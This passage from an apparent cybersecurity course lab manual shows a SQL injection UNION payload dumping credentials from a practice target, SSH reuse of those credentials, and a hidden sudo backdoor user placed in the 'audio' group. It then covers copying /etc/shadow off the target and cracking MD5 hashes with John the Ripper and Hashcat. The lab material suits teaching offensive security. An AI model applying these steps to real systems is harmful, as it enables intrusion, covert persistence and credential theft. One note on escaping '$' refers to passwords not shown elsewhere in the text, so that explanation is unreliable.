9. Since we are appending the results, the information may appear after the existing information:

Welcome, ' UNION SELECT username, password, null, null FROM users #

Username	First Name	Last Name	Salary
leia_organa	help_me_obiwan		
luke_skywalker	like_my_father_beforeme		
han_solo	nerf_herder		
artoo_detoo	b00p_b33p		
c_three_pio	Pr0t0c07		
ben_kenobi	thats_no_m00n		
darth_vader	Dark_syD3		
anakin_skywalker	but_master:(		

Figure 7 – Password Results

10. Remember, people are predictable. Let's see if they refused their names and passwords for system access. In your Kali box, try to SSH into the target machine by typing:

```
> ssh leia_organa@200.200.200.8
```




Figure 8 – Tring to SSH in with the same credentials from the SQL database

11. We got in. It is rarely this easy, but it has happened to the authors in real life. It is always worth checking

Phase III – Doing something with this information.

SQL injection got us in the door. So let's see what else we can do.

1. At Princess Leia's login, type groups:

```
leia_organa@metasploitable3-ub1404:~$ groups
users sudo
leia_organa@metasploitable3-ub1404:~$
```

Figure 9 – Linux permissions for Princess Leia

2. Ok, this never happens. Generally, you have to try dozens, hundreds, or even thousands of usernames and passwords to find someone with SUDO rights. On a real system, I would think it was a honeypot. But the target is there for our practice, so let's go with it

3. After gaining access to a system, the next thing we must do is establish persistence. So, let's create a

new user with sudo access. Type

```
> sudo adduser student
```




Figure 10 – We created a new SUDO user named 'student'

4. We need to add this user to a group. Let's not be obvious, so choose a group that seems innocuous. Type

```
> sudo cat /etc/group
```




Figure 11 – List of groups

5. Choose a group that appears innocuous. The audio group looks good. Now add this new user to the audio group by typing

```
> sudo usermod -aG audio student
```

6. If Princess Leia ever changes her password, we (student) will still have access, and we can log into the target machine anytime we want.

7. Now modify the sudo permissions so 'student' has sudo access. Edit the Sudoers file by typing.

```
> sudo visudo
```

8. Add the group ‘audio’ to have SUDO access. This means members can run all commands as all groups (including sudo), and this rule applies to all commands run by members of the group

```
%audio ALL=(ALL:ALL) ALL
```




Figure 12 – Grant SUDO access to user ‘student’

9. Write out (save) **^O** and exit **^X** to save the settings.

10. Exit the login of Princess Leia by typing.

```
> exit
```

11. Now SSH into the target machine with the new login account student.

```
> ssh student@200.200.200.8
```

12. Navigate to the configuration files directory.

```
> cd /etc
```

13. Change the permissions on the files that contain user information (passwd) and password hashes (shadow) we want to copy.

```
> sudo chmod 777 passwd
```

```
> sudo chmod 777 shadow
```

14. You can now close the SSH login by typing.

```
> exit
```

15. You can now copy these files from the target machine to the Kali machine for evaluation later.

16. In the Kali machine, navigate to the Downloads directory.

```
> cd ~/Downloads
```

17. Now use SCP (secure copy) to remotely copy the files.

```
> scp student@200.200.200.8:/etc/passwd target_passwd
```

```
> scp student@200.200.200.8:/etc/shadow target_shadow
```

18. Ensure the files are copied by typing.

```
> ls
```

```
┌──(student㉿kali)-[~/Downloads]
└─$ ls
Nessus-10.7.2-ubuntu1404_amd64.deb  target_Shadow  target_passwd
```

Figure 13 – Files are copied

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Successful SQL injection getting usernames and passwords
- Using usernames and passwords to SSH into the target system
- The addition of a new SUDO user as demonstrated by SSH into the target system
- Showing the copy of the target's shadow file and passwd file in the local (Kali) Downloads folder

Homeworks

Assignment 1 – SQL Injection Practice.
Install OWASP Webgoat on the Kali VM and complete the SQL injection exercises for Into and Advanced.
RECOMMENDED GRADING CRITERIA

- Screenshot of Into exercises completed
- Screenshot of Advanced exercises completed

Assignment 2 – SQL Injection Mitigation
Install OWASP Webgoat on the Kali VM and complete the SQL injection exercises for Mitigation.
RECOMMENDED GRADING CRITERIA

- Screenshot of Mitigation exercises completed

No Figures in this Chapter

CHAPTER 48

Gaining Access - Password Cracking

JUSTIN LA ZARE

This lab should familiarize students with generating password hashes and techniques for cracking them. It should also demonstrate brute force and dictionary attacks.

LEARNING OBJECTIVES

- 1. Generate password hashes
- 2. Identify different hash types
- 3. Perform a brute force attack using John the Ripper
- 4. Perform a dictionary attack using Hashcat

PREREQUISITES

- Chapter 12 – Create a Kali Linux VM

DELIVERABLES

- Screenshot of the hashes file
- Screenshot of John the Ripper brute force attack
- Screenshot of Hashcat finished dictionary attack
- Screenshot of Hashcat showing the cracked hashes

RESOURCES

- 1. Jain, Rakesh. "How to create SHA512/SHA256/MD5 password hashes on command line." Medium. Accessed May 29, 2024. https://rakeshjain-devops.medium.com/how-to-create-sha512-sha256-md5-password-hashes-on-command-line-2223db20c08c
- 2. m5kro. "Hashcat vs John the Ripper (JTR)." Medium. Accessed May 29, 2024. https://medium.com/cyberscribers-exploring-cybersecurity/hashcat-vs-john-the-ripper-jtr-f207c34c5b1c
- 3. "John the Ripper user community resources." openwall [wiki]. Accessed May 29, 2024.

https://openwall.info/wiki/john

- 4. "Hashcat Advanced Password Recovery." hashcat [hashcat wiki]. Accessed May 29, 2024. https://hashcat.net/wiki/doku.php?id=hashcat.

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Password Hash Generation with mkpasswd

Before we can crack password hashes, we are going to need password hashes. This lab will walk you through generating password hashes utilizing native Linux tools.

1. Turn on the Kali VM

2. Open the terminal and run this command to navigate to the Desktop

```
> cd ~/Desktop
```

3. We are going to generate a couple of passwords: one that is easily susceptible to a brute force attack and two that will require a dictionary/wordlist attack

4. We will choose a very low-complexity password to generate a password susceptible to a brute-force attack. Lower complexity means a smaller password with a smaller character set. In this case, we will generate a hash for the password "abc123," which is short (6 characters) and only features lowercase letters and numbers

```
> mkpasswd -m md5 abc123 | tee -a hashes
```

5. Notice above how we use the tee command; this will output the hash to stdout (the terminal) so we can see the hash we generated, but it will also append the hash to the end of a file called "hashes" on the desktop (if that file does not exist, it will create it)

6. Next, we will generate two passwords susceptible to a dictionary/wordlist attack and add them to the "hashes" file

```
> mkpasswd -m md5 Cybergenius28 | tee -a hashes
```

```
> mkpasswd -m md5 t0byD0g\$ | tee -a hashes
```

NOTE: The "\" is not part of the password. The "$" indicates to the shell that we want to access a user or environment variable. This indicates that we are not trying to access a variable called "Skywalker1" (from the first password) or 12345 (from the second password), but we are trying to use the "$" sign as a character. The "\" is used to *escape* the variable declaration.

7. We should now have the following file




Figure 1 – Verify the contents of the hashes file

NOTE: The hashes you generate may be different than the hashes displayed. This is because these are salted hashes. The random bit of characters 1***ABCDEFGH***$xxxxxx… are mixed in with the password to generate the hash. This is so people with the same password do not have identical password hashes, especially thwarting attackers who use rainbow tables.

Phase II – Brute Force Attack with John the Ripper

John the Ripper is a *mostly* CPU-based password cracker. This is a good tool for "quick-and-dirty" applications. It supports various hash types and features support for automatic hash type detection. We will use this tool to perform a brute-force attack, though it can do a wide variety of attacks. A proper brute force attack is guaranteed to crack a password (assuming an exhaustive character set); however, depending on a password's complexity and length, we could be talking about time on the scale of the lifetime of the universe to crack some passwords.

1. To perform a brute-force attack using John the Ripper, run the following command on the "hashes" file from the previous phase

```
> john ~/Desktop/hashes -incremental
```

2. After running the command, you should see that John the Ripper could quickly crack the "abc123" password




Figure 2 – Brute-force attack with John the Ripper

3. Let it run for a few minutes. Hit the spacebar to see the progress at any time. You should see something similar to this




Figure 3 – Checking the status of the brute-force attack

4. John may finish in 5 minutes, 5 days, or 5 millennia, and you will see all the plaintext passwords that John cracked outputted onto the terminal. However, we will not wait; press ***q*** to end the process

5. If you want to return to the password hashes you already cracked or lost the terminal where you cracked the password, John the Ripper caches them. To view the cracked passwords again, you can run the following command

```
> john ~/Desktop/hashes -show
```

Phase III – Dictionary Attack with Hashcat

Hashcat is a *mostly* GPU-based password cracker. This is the go-to for computationally intensive and more advanced password cracking. It also supports various hash types and features basic automatic hash type detection. We will use this tool to perform a dictionary attack, though it can also perform a wide variety of attacks.

A dictionary, or wordlist, attack is an alternate means of cracking passwords and is much faster than brute force. However, it is not guaranteed to work. It takes a preset list of passwords (called a dictionary or wordlist), runs them through a hashing algorithm, and checks whether that hash matches any of the hashes we are trying to crack. If the hashes match, we know what the original input was. While this isn't guaranteed to work, it is a good way to rule out common passwords and is typically faster than brute force.

There are many different 'wordlists,' so knowing the most about your target will help you determine which wordlist is the most appropriate. Do they know a foreign language? Are they movie buffs? Sports buffs? What are

their likely hobbies? You can download and use many repositories of various wordlists, such as the ones found in SecLists (https://github.com/danielmiessler/SecLists/tree/master/Passwords/).

1. A dictionary or wordlist attack in hashcat typically looks like the following

```
> hashcat -m <hash type> -a 0 <hash or hashes file> <wordlist>
```

2. Notice that we need to figure out what the hash type is, and we need find a wordlist to use

3. Though we created the hashes earlier, if we stumble across a password dump, we might not know what kinds of hashes we are looking at. Let's use the tool hash-identifier to determine what hash type we need to attack

```
> hash-identifier
```

4. This tool takes in a hash and tries to identify what type of hash it is. Plugging in one of the hashes from our "hashes" file, we can see it detected this as an "MD5 (Unix)" hash




Figure 4 – Identifying a hash type with hash-identifier

NOTE: hash-identifier is a good first step in some cases, but it will not be able to identify all hashes you throw at it. If this does not work, it might make sense to go online and research the characteristics of the hashes you are trying to crack. For instance, some might have an identifiable prefix like "$6" (sha512crypt) or "$y" (yescrypt). Searching "$6 hash" or "$y hash" online will confirm this.

5. Now that we know the hash type is "MD5 (Unix)", we can run the following command

```
> hashcat -h
```

6. This will print out a very, very long help menu. This help menu not only contains different flags that can modify the behavior of hashcat, but it also contains many informational tables about different hash types, attack types, and more. We will look for the number corresponding to the hash type we identified earlier by scrolling until we find the hash type table

```
 26300 | FortiGate256 (FortiOS256)                                  | Operating System
   125 | ArubaOS                                                    | Operating System
   501 | Juniper IVE                                                | Operating System
    22 | Juniper NetScreen/SSG (ScreenOS)                           | Operating System
 15100 | Juniper/NetBSD sha1crypt                                   | Operating System
 26500 | iPhone passcode (UID key + System Keybag)                  | Operating System
   122 | macOS v10.4, macOS v10.5, macOS v10.6                      | Operating System
  1722 | macOS v10.7                                                | Operating System
  7100 | macOS v10.8+ (PBKDF2-SHA512)                               | Operating System
  3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
   500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)                  | Operating System
  1500 | descrypt, DES (Unix), Traditional DES                      | Operating System
 29000 | sha1($salt.sha1(utf16le($username).':'.utf16le($pass)))    | Operating System
  7400 | sha256crypt $5$, SHA256 (Unix)                             | Operating System
  1800 | sha512crypt $6$, SHA512 (Unix)                             | Operating System
 24600 | SQLCipher                                                  | Database Server
   131 | MSSQL (2000)                                               | Database Server
   132 | MSSQL (2005)                                               | Database Server
  1731 | MSSQL (2012, 2014)                                         | Database Server
```

Figure 5 – Finding the hash type in the hashcat table

7. Now that we have the hash type, we need a wordlist to complete the dictionary attack

8. Kali VMs come pre-equipped with rockyou.txt, a wordlist of 14 million+ unique passwords from the data breach of the popular social media platform RockYou in 2009. Though this list is from 2009, people still come up with passwords much the same, making this list relevant today. To access this wordlist, however, we will need to uncompress it

9. Run the following command to uncompress **rockyou.txt.gz** using gunzip

```
> sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

NOTE: "/usr/share/wordlists" contains many wordlists that might be more applicable in other use cases. Feel free to explore.

```
└─$ ls -al /usr/share/wordlists
total 136660
drwxr-xr-x   2 root root      4096 May 28 11:12 .
drwxr-xr-x 350 root root     12288 May 20 12:19 ..
lrwxrwxrwx   1 root root        26 May 20 11:58 amass → /usr/share/amass/wordlists
lrwxrwxrwx   1 root root        25 May 20 11:58 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx   1 root root        30 May 20 11:58 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx   1 root root        35 May 20 11:58 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx   1 root root        41 May 20 11:58 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx   1 root root        45 May 20 11:58 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx   1 root root        28 May 20 11:58 john.lst → /usr/share/john/password.lst
lrwxrwxrwx   1 root root        27 May 20 11:58 legion → /usr/share/legion/wordlists
lrwxrwxrwx   1 root root        46 May 20 11:58 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx   1 root root        41 May 20 11:58 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r--   1 root root 139921507 May 12  2023 rockyou.txt
lrwxrwxrwx   1 root root        39 May 20 11:58 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx   1 root root        25 May 20 11:58 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx   1 root root        37 May 20 11:58 wifite.txt → /usr/share/dict/wordlist-probable.txt
```

Figure 6 – Looking at wordlists built into Kali

10. Now, we have all the information we need to run the dictionary attack using hashcat. Plugging in the following information, we can execute the attack using the following command

```
> hashcat -m 500 -a 0 ~/Desktop/hashes /usr/share/wordlists/rockyou.txt
```

